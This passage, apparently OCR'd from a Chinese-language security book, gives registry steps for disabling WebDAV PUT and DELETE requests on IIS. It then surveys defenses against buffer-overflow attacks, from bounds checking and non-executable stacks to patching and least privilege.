
（1）使用微软提供的IIS Lockdown工具防止该漏洞被利用。

（2）可以在注册表中完全关闭WebDAV包括的PUT和DELETE请求，具体的操作步骤如下。


Step 01 启动注册表编辑器。打开“运行”对话框，在“打开”文本框中输入regedit，然后按Enter键，打开“注册表编辑器”窗口，如下图所示。




Step 02 在注册表中依次找到如下键：HKEY_ LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters。




Step 03 选中该键值后单击右键，在弹出的快捷菜单中选择“新建”选项，即可新建一个项目，并将该项目命名为DisableWebDAV，如下图所示。




Step 04 选中新建的项目DisableWebDAV，在窗口右侧的“数值”下侧右击，在弹出的快捷菜单中选择“DWORD（32位）值（D）”选项，如下图所示。



Step 05 选择完毕后，即可在“注册表编辑器”窗口中新建一个键值，然后选择该键值，在弹出的快捷菜单中选择“修改”选项，打开“编辑DWORD（32位）值”对话框，在“数值名称”文本框中输入DisableWebDAV，在“数值数据”文本框中输入1，如下图所示。



Step 06 单击“确定”按钮，即可在注册表中完全关闭WebDAV包括的PUT和DELETE请求，如下图所示。



4.4 防止缓冲区溢出攻击的方法

缓冲区溢出是当今流行的一种网络攻击方法，它易于攻击而且危害严重，给系统的安全带来了极大的隐患。因此，如何及时有效地检测出计算机网络系统攻击行为，已越来越成为网络安全管理的一项重要内容。

绝招5：防范缓冲区溢出的根本方法



目前有4种基本的方法保护缓冲区免受缓冲区溢出的攻击和影响，包括编写正确的代码、非执行的缓冲区、数组边界检查和程序指针完整性检查。

1. 编写正确的代码

编写正确的代码是防止缓冲区溢出攻击最直接最有效的方法，也是一件非常有意义的工作，特别是编写像C语言那种具有容易出错倾向的程序更显得很有意义。然而，尽管花了很长的时间使得人们知道了如何编写安全的程序组，但是具有安全漏洞的程序依旧出现。为此，人们又开发了一些工具和技术来帮助经验不足的程序员编写安全正确的程序代码。

最简单的方法就是用grep来搜索源代码中容易产生漏洞的库的调用，然而依然有漏网之鱼存在。为了应对这些问题，人们又开发了一些高级的查错工具，如fault-injection等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞，还有一些静态分析工具，用于侦测缓冲区溢出的存在。

虽然这些工具可以帮助程序员开发更安全的程序，但是由于C语言的特点，这些工具不可能找出所有的缓冲区溢出漏洞。所以，侦错技术只能用来减少缓冲区溢出的可能，并不能完全地消除它的存在，除非程序员能保证他的程序万无一失。

2. 非执行的缓冲区

通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不可能执行被植入被攻击程序输入缓冲区的代码，这种技术被称为非执行的缓冲区技术。事实上，很多旧的UNIX系统都是这样设计的，但是近来的UNIX和Windows系统为实现更好的性能和功能，往往在数据段中动态地放入可执行的代码，所以，为了保持程序

的兼容性，不可能使得所有程序的数据段不可执行。

针对这一问题，用户可以设定堆栈数据段不可执行，这样就可以最大限度地保证了程序的兼容性。Linux 和 Windows 都发布了有关这方面的内核补丁，因为几乎没有任何合法的程序会在堆栈中存放代码，这种做法几乎不产生任何兼容性问题，但是在 Linux 中的两个特例中，可执行的代码必须被放入堆栈中，因此这个方法虽好，但还是不能完全地杜绝所有的缓冲区溢出漏洞的攻击。

非执行堆栈的保护可以有效地应对把代码植入自动变量的缓冲区溢出攻击，而对于其他形式的攻击则没有效果。通过引用一个驻留的程序的指针，就可以跳过这种保护措施。其他的攻击可以采用把代码植入堆栈或者静态数据段中来跳过保护。

3. 数组边界检查

数组边界检查能防止所有的缓冲区溢出的产生和攻击。这是因为只要数组不能被溢出，也就是说，如果数据不允许超过长度，溢出攻击也就无从谈起。为了实现数组边界检查，就需要把所有对数组的读写操作都检查一遍，以确保对数组的操作在正确的范围。最直接的方法是检查所有的数组操作，但是通常可以来用一些优化的技术来减少检查的次数。目前有以下的几种检查方法。

1）Compaq C 编译器

Compaq 公司为 Alpha CPU 开发的 C 编译器支持有限度的边界检查（使用 check_bounds 参数）。它的检查是有限的，存在以下限制：

（1）只有显示的数组引用才被检查，如 a[3] 会被检查，而“*(a+3)”则不会。

（2）由于所有的 C 数组在传送的时候是指针传递的，所以传递给函数的数组不会被检查。

（3）带有危险性的库函数（如 strcpy）不会在编译的时候进行边界检查，即便是指定了边界检查。在 C 语言中利用指针进行数组操作和传递是非常频繁的，因此这种局限性是非常严重的。通常这种边界检查用来程序的查错，不能保证不发生缓冲区溢出的漏洞。

2）C 数组边界检查

Richard Jones 和 Paul Kelly 开发了一个 gcc 的补丁，用来实现对 C 程序完全的数组边界检查。而且由于没有改变指针的含义，所以被编译的程序和其他的 gcc 模块具有很好的兼容性。更进一步的是，他们由此从没有指针的表达式中导出了一个“基”指针，然后通过检查这个基指针来侦测表达式的结果是否在允许的范围之内。

（1）Purify 工具：存储器存取检查。

Purify 是 C 程序调试时查看存储器使用的工具而不是专用的安全工具。Purify 使用“目标代码插入”技术来检查所有的存储器存取。

（2）类型安全的语言。

目前，大部分的缓冲区溢出漏洞都源于 C 语言的类型不安全。如果只有类型安全的操作才可以被允许执行，这样就不可能出现对变量的强制操作。作为新手，推荐使用具有类型安全的语言，如 Java 和 ML。但是，作为 Java 执行平台的 Java 虚拟机是 C 程序，因此攻击 JVM 的一条途径是使 JVM 的缓冲区溢出。

4. 程序指针完整性检查

程序指针完整性检查和边界检查有略微的不同。与防止程序指针被改变不同，程序指针完整性检查在程序指针被引用之前检测到它的改变。因此，即便一个攻击者成功地改变程序的指针，由于系统事先检测到了指针的改变，因此这个指针将不

会被使用。与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题；采用其他的缓冲区溢出方法就可以避免这种检测。但是这种方法在性能上有很大的优势，而且兼容性也很好。



绝招6：普通用户防范缓冲区溢出的方法

防范缓冲区溢出的根本方法对于计算机普通用户并不适合，下面介绍一下普通的用户如何才能有效地防止溢出漏洞的攻击。

1. 关闭不需要的端口和服务

防范缓冲区溢出攻击的最简单方法是删除有漏洞的软件，如果默认安装的软件不使用，则关闭或删除这些软件，并关闭相应的端口和服务。

2. 安装厂商最新的补丁程序和最新版本的软件

多数情况下，一个缓冲区漏洞刚刚公布，厂商就会发布或者将软件升级到新的版本。多关注一下这些内容，及时安装这些补丁或下载使用最新版本的软件，这是防范缓冲区漏洞攻击非常有效的方法。另外，应该及时检查关键程序，在有些情况下，用户可以自行对程序进行检查，以查找最新的漏洞补丁和版本软件。

3. 以需要的最小的权限运行软件


对于缓冲区溢出攻击，正确地配置所有的软件并使它们运行在尽可能少的权限下是非常关键的。例如，POLP 要求运行在系统上的所有程序软件或是使用系统的任何人，都应该尽量给它们最小的权限，其他的权限一律禁止。




绝招7：通过加密CMD防范缓冲区溢出攻击

在溢出成功后，黑客必须调用系统中的 cmd.exe 程序来获得 CMD Shell，要想阻止黑客的这一行为，必须对 CMD 进行权限控制，常用的就是对其进行加密处理。具体的操作步骤如下。

